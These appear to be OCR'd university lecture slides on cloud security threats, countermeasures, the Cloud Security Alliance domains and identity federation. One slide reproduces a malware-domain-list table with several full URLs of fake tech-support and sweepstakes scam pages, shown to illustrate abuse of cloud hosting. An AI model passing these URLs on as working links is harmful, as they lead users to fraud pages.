- Bugiel et al. 2011 run their tool on publicly Amazon EC2 images-SSH user keys were leaked.

2. Data Loss

- Mat Honan: attackers broke into Mat's Apple, Gmail and Twitter accounts. All of his personal data in those accounts were erased.

3. Account Hijacking

- XSS in cloud service providers can be exploited by attackers to steal end-user credentials (Amazon 2010-Zeus botnet, Salesforce 2015).

3.1 Cloud Security Threats

4. Insecure APIs

- Customers use APIs and interfaces to manage cloud services. Problems: anonymous access or reusable passwords, authentication and unencrypted data transmission, improper authorization, monitoring and limited logging.

5. Denial of Service

- To force the victim to consume inordinate amounts of processor power, memory, disk space or network bandwidth. DDoS attacks can cause an intolerable system slowdown. XML-based (X-DoS), HTTP-based (H-DoS).

MALWARE DOMAIN LIST

Homepage | Forums | Recent Updates | RSS update feed | Contact us

WARNING: All domains on this website should be considered dangerous. If you do not know what you are doing here, it is recommended you leave right away. This website is a resource for security professionals and enthusiasts.

Search: All Results to return: 50 Include inactive sites

Search

Page 0

Date (UTC)	Domain	IP	Reverse Lookup	Description	Registrant	ASN
2015/09/03_05:16	krsa2gno.browsersecurityalert.info/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/	52.10.128.168	ec2-52-10-128-168.us-west-2.compute.amazonaws.com.	Browlock.Fake.TechSupport	Privacy Department / sjacobson@dr.com	16509
2015/09/03_05:16	krsa2gno.youre-todays-lucky-sweeps-winner.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/	52.10.128.168	ec2-52-10-128-168.us-west-2.compute.amazonaws.com.	Browlock.Fake.TechSupport	-	16509
2015/09/03_05:16	krsa2gno.important-security-brower-alert.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/	52.10.128.168	ec2-52-10-128-168.us-west-2.compute.amazonaws.com.	Browlock.Fake.TechSupport	-	16509
2015/09/03_05:16	krsa2gno.smartphone-sweepstakes-winner.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/	52.10.128.168	ec2-52-10-128-168.us-west-2.compute.amazonaws.com.	Browlock.Fake.TechSupport	-	16509
2015/09/03_05:16	krsa2gno.alert-malware-browsererror57.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/	52.10.128.168	ec2-52-10-128-168.us-west-2.compute.amazonaws.com.	Browlock.Fake.TechSupport	-	16509
2015/09/03_05:16	krsa2gno.congrats-sweepstakes-winner.com/0H4RuV82F4sgUoM42smmqB4doKnVprIJ/	52.10.128.168	ec2-52-10-128-168.us-west-2.compute.amazonaws.com.	Browlock.Fake.TechSupport	-	16509

https://www.malwaredomainlist.com/mdl.php

3.1 Cloud Security Threats

6. Malicious Insiders	• The malicious insider has increasing levels of access to critical systems/data.
7. Abuse of Cloud Services	• Unlimited computing power, network and storage used by a registered user who can be spammer or distribute malicious code.
8. Insufficient Due Diligence	• Without a complete understanding of the CSP, organizations are taking on unknown levels of risk they may not comprehend.
9. Shared Technology Issues	• Lack of strong isolation properties for a multi-tenant architecture (IaaS), re-deployable platforms (PaaS), or multi-customer applications (SaaS).

Cloud Security Countermeasures

Data breaches and data loss	implement strong API access control; encrypt and protect integrity of data in transit; analyze data protection at both design and run time; implement strong key generation, storage and management, and destruction practices
Account hijacking	prohibit the sharing of account credentials between users and services; leverage strong two-factor authentication where possible; employ proactive monitoring to detect unauthorized activity; understand CP security policies and SLAs

Cloud Security Countermeasures

Insecure APIs	analyzing the security model of CP interfaces; ensuring that strong authentication and access controls are implemented in concert with encryption machines; understanding the dependency chain associated with the API
Malicious insiders	specify human resource requirements as part of legal contract; require transparency into overall information security and management practices; determine security breach notification processes

Cloud Security Countermeasures


Abuse of Cloud Services	stricter initial registration and validation processes; enhanced credit card fraud monitoring; comprehensive introspection of customer network traffic; monitoring public blacklists
Shared Technology Issues	security for installation/configuration; monitor environment for unauthorized changes/activity; strong authentication and access control; enforce SLAs; conduct vulnerability scanning and configuration audits

Cloud Security Alliance

- Governance domains
- Operational domains
  1. Traditional Security, Business Continuity, and Disaster Recovery
  2. Datacenter operations
  3. Incident Response
  4. Application Security
  5. Encryption and Key Management
  6. Identity, Entitlement, and Access Management
  7. Virtualization
  8. Security as a Service

Cloud Security as a Service (SecaaS)


CSA - Cloud Security Alliance, 2013



Source: Stallings, 2014

Challenges - Multi-tenancy

- Different needs: security, SLA, governance, policies…




Challenges – Applications and IAM

- Application security (IaaS, PaaS, SaaS)
- Identity and Access Management (IAM)
  - Proliferation of identities
  - *Single Sign On*
  - Identity Federation
  - Privacy
  - Access control

3.2 Identity and Access Management

"The process of creation, management and use of identities and the infrastructure that provides support for this set of processes."

- Multiple identities:
  - Work
  - Shopping
  - Hospital



3.2 Identity and Access Management

Components (ISO/IEC 24760-1):

- **Entity**: an item inside a system - a person, a device, an organization, a SIM card, a passport
- **Identity**: set of attributes related do an entity
- **Identifier**: unique identity; distinguishes one entity from another in a domain
- **Credential**: representation of an identity (facilitates data authentication of identity info) – username/password, PIN, smartcard, passport

3.2 Identity and Access Management

- **Identity Provider** (IdP): provides identity information; usually authenticates an entity

- **Service Provider** (SP)/**Relying Party** (RP): provides services and usually receives credentials from a trusted IdP to perform authorization tasks


3.2 Identity and Access Management


- **Federation**:
  - agreement between two or more domains specifying how identity information will be exchanged and managed for cross-domain identification purposes
  - agreement on the use of common protocols and procedures (privacy control, data protection, standardized data formats and cryptographic techniques)
  - enables Single Sign-On (SSO)

3.2 Identity and Access Management

- An identity federation is a trust relationship!
- Identity provider: correct behavior to authenticate the user and to provide user attributes
- Service provider: correct behavior in providing the service
- Both have to follow federation agreements, security and privacy policies
- Use of policies, reputation metrics

3.2 Identity and Access Management





Without Federation

Source: https://www.incommon.org/images/with_without_lg.jpg

With Federation

Source: https://www.incommon.org/images/with_without_lg.jpg

Open source technologies


- **Shibboleth (https://shibboleth.net/)**

Demo site: https://aai-demo.switch.ch

